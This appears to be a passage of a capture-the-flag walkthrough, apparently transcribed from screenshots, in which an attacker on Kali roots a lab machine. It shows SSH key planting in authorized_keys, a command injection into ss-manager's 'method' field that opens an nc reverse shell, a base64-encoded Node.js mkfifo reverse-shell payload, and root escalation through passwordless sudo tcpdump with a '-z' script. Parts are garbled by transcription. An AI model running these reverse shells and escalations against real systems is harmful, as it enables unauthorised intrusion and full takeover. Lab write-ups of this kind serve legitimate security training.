sh-4.4$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCraU4uK5rtWzWAOYoh/uGplqebJnPa9F4LpMpKYlACmLAI fMIb8M3GCRYCEGdQAi+C6GYwxEARxdrT1l2ZBxSjpmemKyoEIneBLTsFN/R0tTDYyIPOZsRH2cET+if63q2j0D5bkMyxiGXguuWkTPlFqLLf406x4HqQ/jEF9TM4/ORMFA3bdZaMhLAI1Pu8l2D9BL51BwM3c6LTy+kZ0U/AREFK8/4FGLUZVPz4TmBqgoDGH0kH/3b7Id33VH3WZ1Y7Y15CsSrsEtN2dJ2+tj7/mJEJRWe4FfyIggHoAa0LDJignpxSgkI4lEr5lqg/WwvBczo2w8imHPdFQ2aJDF99hYzPj2Dx3SgWgovCJYfmS8VuaJ70l7UgYX1+kMuC0vkLYlFWZw/sxAq/cW7K1DRzQAash2QzdG+YT RUwkm0ChvvS1vhKWSDDpZL2EuLx5oWXLrm2Ecp8wLY38oIFqNIQI4+msrzfhncpeyEjUqmx5kIsG3avr3gV10p0ronYc= sana@kali" > /home/nodeadmin/.ssh/authorized_keys
<4+msrzfhncpeyEjUqmx5kIsG3avr3gV10p0ronYc= sana@kali" > /home/nodeadmin/.ssh/authorized_keys
> /home/nodeadmin/.ssh/authorized_keys
> whoami
whoami
> ^C

(root@kali)-[/home/sana]
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.108] 43194
sh: cannot set terminal process group (792): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ cd .ssh
cd .ssh
sh-4.4$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCraU4uK5rtWzWAOYoh/uGplqebJnPa9F4LpMpKYlACmLAI fMIb8M3GCRYCEGdQAi+C6GYwxEARxdrT1l2ZBxSjpmemKyoEIneBLTsFN/R0tTDYyIPOZsRH2cET+if63q2j0D5bkMyxiGXguuWkTPlFqLLf406x4HqQ/jEF9TM4/ORMFA3bdZaMhLAI1Pu8l2D9BL51BwM3c6LTy+kZ0U/AREFK8/4FGLUZVPz4TmBqgoDGH0kH/3b7Id33VH3WZ1Y7Y15CsSrsEtN2dJ2+tj7/mJEJRWe4FfyIggHoAa0LDJignpxSgkI4lEr5lqg/WwvBczo2w8imHPdFQ2aJDF99hYzPj2Dx3SgWgovCJYfmS8VuaJ70l7UgYX1+kMuC0vkLYlFWZw/sxAq/cW7K1DRzQAash2QzdG+YT RUwkm0ChvvS1vhKWSDDpZL2EuLx5oWXLrm2Ecp8wLY38oIFqNIQI4+msrzfhncpeyEjUqmx5kIsG3avr3gV10p0ronYc= sana@kali" > /home/nodeadmin/.ssh/authorized_keys
<4+msrzfhncpeyEjUqmx5kIsG3avr3gV10p0ronYc= sana@kali" > /home/nodeadmin/.ssh/authorized_keys
sh-4.4$

```

SSH Access Confirmed as nodeadmin:

ssh nodeadmin@192.168.56.108 succeeds using the planted key. whoami confirms nodeadmin and pwd shows /home/nodeadmin.

```

Session Actions Edit View Help
root@kali: /home/sana  sana@kali: ~ nodeadmin@localhost: ~
drwx----- 3 root root 60 Apr 24 03:00 systemd-private-2bd5c24c2aef46fea7b3ac5ebc352c7f-polkit.service-xxxfgs
drwx----- 3 root root 60 Apr 24 03:01 systemd-private-2bd5c24c2aef46fea7b3ac5ebc352c7f-power-profiles-daemon.service-2s8h9a
drwx----- 3 root root 60 Apr 24 03:00 systemd-private-2bd5c24c2aef46fea7b3ac5ebc352c7f-systemd-logind.service-lnuoRU
drwx----- 3 root root 60 Apr 24 03:01 systemd-private-2bd5c24c2aef46fea7b3ac5ebc352c7f-upower.service-5MC6xU
-r--r--r-- 1 root root 11 Apr 24 03:00 .X0-lock
drwxrwxrwt 2 root root 60 Apr 24 03:00 .XIM-unix
-rw----- 1 sana sana 398 Apr 24 03:01 .xfsm-ICE-Z5VE03
drwxrwxrwt 2 root root 40 Apr 24 03:00 .XIM-unix

(sana@kali)-[/tmp]
$ ls -l ~/.ssh/id_rsa
-rw----- 1 sana sana 2590 Apr 24 02:35 /home/sana/.ssh/id_rsa

(sana@kali)-[/tmp]
$ cat ~/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCraU4uK5rtWzWAOYoh/uGplqebJnPa9F4LpMpKYlACmLAI fMIb8M3GCRYCEGdQAi+C6GYwxEARxdrT1l2ZBxSjpmemKyoEIneBLTsFN/R0tTDYyIPOZsRH2cET+if63q2j0D5bkMyxiGXguuWkTPlFqLLf406x4HqQ/jEF9TM4/ORMFA3bdZaMhLAI1Pu8l2D9BL51BwM3c6LTy+kZ0U/AREFK8/4FGLUZVPz4TmBqgoDGH0kH/3b7Id33VH3WZ1Y7Y15CsSrsEtN2dJ2+tj7/mJEJRWe4FfyIggHoAa0LDJignpxSgkI4lEr5lqg/WwvBczo2w8imHPdFQ2aJDF99hYzPj2Dx3SgWgovCJYfmS8VuaJ70l7UgYX1+kMuC0vkLYlFWZw/sxAq/cW7K1DRzQAash2QzdG+YTRUwkm0ChvvS1vhKWSDDpZL2EuLx5oWXLrm2Ecp8wLY38oIFqNIQI4+msrzfhncpeyEjUqmx5kIsG3avr3gV10p0ronYc= sana@kali

(sana@kali)-[/tmp]
$ ssh nodeadmin@192.168.56.108
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Last login: Sun Jun 3 15:26:34 2018 from 192.168.2.15
[nodeadmin@localhost ~]$ whoami
nodeadmin
[nodeadmin@localhost ~]$ pwd
/home/nodeadmin
[nodeadmin@localhost ~]$

```

ss-manager Found Running as fireman + Exploit Sent:

ps aux | grep ss-manager shows ss-manager running as **fireman**. nc -u 127.0.0.1 8839 connects to ss-manager and the exploit payload add: {"server_port":8003, "password":"test", "method": ""|nc -e /bin/bash 192.168.56.101 444|"} is sent.

```

root@kali:~/home/sana
root@kali:~/home/sana
192.168.56.101 4444 >/tmp/f', function(error, stdout, stderr) {}); }())}' | base64 -w0
eyJ1c2VybmFTZSI6I18kJE5EX0ZVTkMkJF9mdW5jdGlvbiAoKXsgcmVxdWlyZShgY2hpbGRfcHJvY2VzC2ApLmV4ZWMoYHJtIC90bXAvZjttaz2pZm8gLR3RtcC9m0NhdCavdG1wL2Z28L2pbi9zaCAtaSAyPiYxfg5jIDE5Mi4xNjguNTYuMTAxIDQ0NDQgPi90bXAvZmAsIGZ1bmN0aw9uKGVycm9yLCBzdGRvdXQsIHNoZGVycikge30pOyB9KCKifQo=

└─(root@kali)-[/home/sana]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.108] 57890
sh: cannot set terminal process group (821): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ ps aux | grep ss-manager
ps aux | grep ss-manager
root      815  0.0  0.1 301464  4436 ?        S    04:35   0:00 su fireman -c /usr/local/bin/ss-manager
fireman   827  0.0  0.0 370600  3732 ?        Ss   04:35   0:00 /usr/local/bin/ss-manager
nodeadm+ 1082  0.0  0.0 213788  1024 ?        S    05:45   0:00 grep ss-manager
sh-4.4$ whoami
whoami
nodeadmin
sh-4.4$ cd .ssh
cd .ssh
sh-4.4$ ls
ls
authorized_keys
sh-4.4$ nc -u 127.0.0.1 8839
nc -u 127.0.0.1 8839
add: {"server_port":8003, "password":"test", "method":"||nc -e /bin/bash 192.168.56.101 444||"}

```

Fireman Shell Caught, SSH Key Planted:

`nc -lvp 444` catches the reverse shell as **fireman**. The Kali public key is echoed into `/home/fireman/.ssh/authorized_keys` and permissions set with `chmod 700` and `chmod 600`.

[illegible]

SSH as fireman, sudo -l, tcpdump Exploit Run:

`ssh fireman@192.168.56.108` gives stable access. `sudo -l` reveals fireman can run `tcpdump`, `iptables`, and `nmcli` as root without a password. Use `echo 'nc -e /bin/bash 192.168.56.101' > /tmp/exp` for root shell and give it permission with `chmod +x /tmp/exp`. The exploit script is created at `/tmp/exp` and `sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/exp -Z` root is executed.

```

(sana@kali)-[~]
$ ssh fireman@192.168.56.108
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Last login: Fri Apr 24 09:33:23 2026

[fireman@localhost ~]$
[fireman@localhost ~]$ ls
[fireman@localhost ~]$ whoami
fireman
[fireman@localhost ~]$ pwd
/home/fireman
[fireman@localhost ~]$ sudo -l
Matching Defaults entries for fireman on localhost:
    !visiblepw, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KODIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User fireman may run the following commands on localhost:
    (ALL) NOPASSWD: /sbin/iptables
    (ALL) NOPASSWD: /usr/bin/nmcli
    (ALL) NOPASSWD: /usr/sbin/tcpdump
[fireman@localhost ~]$ echo 'nc -e /bin/bash 192.168.56.101 5555' >/tmp/exp
[fireman@localhost ~]$ chmod +x /tmp/exp
[fireman@localhost ~]$ sudo tcpdump -ln -i eth0 -W 1 -G 1 -z /tmp/exp -Z root
tcpdump: syntax error in filter expression: syntax error
[fireman@localhost ~]$ sudo tcpdump -ln -i eth0 -W 1 -G 1 -z /tmp/exp -Z root

```


Root Shell Caught & Root Filesystem Enumeration:

`nc -lvp 5555` on Kali catches the root shell. `whoami` returns **root**. `ls -a` shows the root home directory contents. As root, the filesystem is explored `pwd` confirms `/home/fireman`, `cd ..` lists both user home directories, then navigation to `/` lists all system directories confirming full root access.

```

sana@kali:~$ nc -lvp 5555
listening on [any] 5555 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.108] 45042
whoami
root
ls
cd ..
ls
fireman
nodeadmin
cd ..
ls
bin
boot
dev
etc
home
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr

```

Flag Captured:

cd root, ls, then cat flag.txt reveals the final flag: **FLAG: kre0cu4jl4rzjicpo1i7z5l1**, along with a congratulatory ASCII art message.

